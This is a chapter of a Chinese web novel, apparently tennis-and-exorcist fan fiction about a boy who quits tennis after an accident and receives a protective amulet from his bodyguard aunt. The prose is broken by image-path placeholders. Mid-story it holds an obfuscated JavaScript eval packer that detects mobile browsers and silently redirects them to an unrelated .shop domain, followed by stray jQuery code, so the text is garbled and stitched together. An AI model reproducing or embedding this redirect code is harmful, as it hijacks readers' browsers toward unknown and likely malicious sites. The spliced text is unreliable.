两天就集齐跟三巨头的一面之缘对于心宿来说过于恐怖了。
索性,这样胆战心惊的日子也只持续了那两天。
将近一周的日子里,月见里心宿对于这样学习—家,家—学校的两点一线生活非常满足。
除了依旧难堪的游戏战绩和偶尔一场模糊的梦让他睡得头疼。
读书部的部长的确很宽容,允许部员们早退,几乎每天五点左右他就可以到家了。
但今天应该是不行了。
下午时,小林拉着藤原一起求到心宿这里来。
小林同学是合唱部副部长,原本定好藤原弹钢琴当伴奏,来协助社团合唱练习。但谁也没想到弓道部的比赛提前了,藤原现在每天都要加练完全腾不出时间,所以急需一个会钢琴的学生来救救合唱部。
很巧,因为之前音乐课的弹奏,她们都知道了月见里心宿很擅长钢琴。
“拜托了月见里君……!”
月见里心宿听了前因后果,很干脆地同意了小林的请求。毕竟他真的很清闲。
小时候母亲闲下来就会教他些乐器,没想到如今真能派上用场。
等到忙完这份委托,天边已经洒下绯色的印记。
穿过三三两两结伴的同学们,月见里心宿低着头,表情淡漠……却只是因为还没想好今晚吃什么。
一路上各种晚餐不停被提议又不停被否决,食材是好食材,但这每个提议他都做不好吃。最后,心宿苦着脸决定吃泡面。
他觉得这短短一周他至少瘦了三斤。
想念归香姨的手艺了。
过于沉浸在怀念中,月见里心宿并没有在意身后临近的脚步声。但那轻润的声音,猛拉他回过神来。
“晚上好,月见里君。”
月见里心宿隐约记得自己早上才庆幸自己已经许久没见过三巨头了。
显然,日子过得太顺是因为生活在后面给你埋了个大雷。
略显僵硬地对视上身侧的幸村精市,深深被记住的前后辈程序先鞠躬问好。
晚上好,我有事,再见前辈一条龙。
留幸村无奈地弯弯嘴角,目送对方离开。
他并没有从月见里身上感受到对自己的恶意,但就是散发一种很微妙的抗拒。嗯……显然不是针对他这个人,再结合一下其他事,那只能是针对他网球部的身份。
他沉思了下,网球只是一项普通的运动,没什么可怕的吧。
还是说这位后辈,有什么关于网球的特殊经历。
另一边,月见里心宿飞一般回到家,已经盘算好了吃个新口味泡面。刚打开门,他熟悉的土豆炖牛肉的香气直冲冲扑来,瞬间安抚住他疲惫的身心。
门口属于归香姨的置物架摆上了外衣。
“……”
“归香姨——!”思念自然流畅地脱口而出,让心宿下意识停住脚步。下一秒,想要说的话又开始卡壳,宛如刚刚的顺畅只是意外。
但这都不重要!
“想你…我要,饿,死,了!”
自厨房而来的脚步声,归香姨端着那碗土豆炖牛肉朝他过来,感动程度不亚于朝廷发下了赈灾粮。
月见里心宿这短短十二年的人生有十年都是归香姨照顾的。
没有人会比归香姨更清楚他的口味和喜好。
“慢点啊慢点,不够还有。”
这一晚,月见里心宿吃完满满三大碗饭才心满意足地放下碗。
——感觉活过来了。
他这段时间所有的倒霉可以一笔勾销了。
归香姨在一旁,全程抱臂瞧孩子狼吞虎咽,带着无奈。
“看来是你爷爷说得对,还不如让你早点回国呆着。”
她是位气质文雅的女性,烫卷的短发齐肩散着,喜欢颜色素净的衣服。
不过人是不可貌相的。
归香姨最大的身份其实他的贴身保镖,最强战绩是一打八全胜。
月见里心宿很清楚,归香姨此次回国,一是为了向爷爷报备他的平安,二是为了商讨家族里的事情。
“爷爷…怎么样?”他们祖孙俩已经有将近一年没见了,说不想念是假的。但老爷子不喜欢日本,而他又不想回国。
“老爷子身体很好啦,别担心。依然硬朗得可以追着你爹打。”
“不过,你爷爷嘱托我把这个转交给你。”
是一块刻着金纹的圆盘状玉牌。
话锋一转,归香姨语调也沉下些,“这个国家的魔最近很不安稳,你时刻都要带着,一定不能摘下来。”
“另外它还具备安神的作用,你不是最近老做梦。应该会有帮助。”
许久没接触过魔,乍一听人提起,月见里心宿回想起了很久之前被科普过的官方解释。
官方定义里,“魔”是一种怪物,产生原因包括情绪、灵魂体和残缺的意识。日本这边常出现的“咒灵”则约等于一种因负面情绪产生的“魔”。
但二者依然是不同的,“咒灵”是日本特有的产物。虽与因情绪产生的“魔”定义相似,内在却不同,只是口头上不会做很细致的划分。诞生于情绪的“魔”通常等级不高,不具备主动攻击性,多数是给寄宿者带去被动的正面或负面作用,例如让人变得超级倒霉,或是让人变得超级幸运。
如果能够良好地运用“正面情绪魔”,除魔师本人也会变得超级无敌幸运。没记错的话
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17836030|211422||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
,他表堂的兄弟姐妹考试之前经常会偷一只这样的“魔”。
在月见里心宿还叫江心宿的时候,家里人就没有瞒过他——江家是隶属于官方的除魔家族,还有着特殊除魔能力与算命天赋。他太爷爷、他爷爷、包括他的姑姑叔叔在内的长辈们,都是有编制的除魔师。
只有他爹,跑去打网球了。
月见里心宿在心里感慨完父亲的叛逆,玉牌也已经被归香姨在脖颈处系好。他摩挲着隐隐散发热意的白玉上,细小到无法辨认的一行行金纹,跟着脑海中浮现起的文字念起,“太初有道,万象归真。血脉为引,正气为尊……”
手腕被握住,心宿对上归香姨琥珀色的眼睛,看清楚了那其中对他行为的诧异。他这才反应过来,这些字他是怎么认出来的。
难道他们家还有什么血脉传承……?
“…下意识,念,出来了……”
“没事。我晚上问问老爷子。”抚摸着心宿的脑袋,归香姨安抚道,“去写作业吧,要记得预习明天的功课。”
“……好。”怎么就突然转到学习频道了…但是,嘿!他作业早就写完了,既然明天是假期,不用早起准备早午饭,那么他要——
第五人格启动!结果刚推开门和一盆枸杞面对面的月见里心宿:?
楼下归香姨加大音量的声音清晰传来,“应该看见了吧,老爷子让你每天泡水喝。”
……他好像才12岁。他需要养生吗!他正是放肆熬夜都没事的年纪!
最终还是任劳任怨地把这盆“爷爷的关怀”搬去了窗户旁。庞大一株枸杞树,衬得窗台上小小一盆的六月雪格外小巧可爱。
目光又一转,月见里心宿抿紧唇,他看到了靠在角落的网球包。是全新的,原本被他藏在柜子最底下的。
毕竟旧的……那次车祸已经撞坏了。
他知道,这是归香姨刻意摆放的。其实他们都知道,他还是喜欢网球,还是…想打网球。
选择立海大附属中学,最大的原因是他被立海大实力强悍的网球部所吸引……车祸前,月见里心宿也的确动过加入网球部、重新打网球的念头。
但是这场惩罚一般的车祸后,他已经重新认识到,从让那颗黄绿色的小球染上血色起——他就已经没有资格再拿起球拍了。
把网球包塞回柜子最下面后,早已没有打开游戏兴趣的月见里心宿任由自己倒在床上,盯着天花板发呆。
毕竟,他如何能保证,他的网球不会再伤害到别人。
他不能,重蹈覆辙。
……
窗台上,六月雪的花瓣轻晃下,是一阵晚风经过。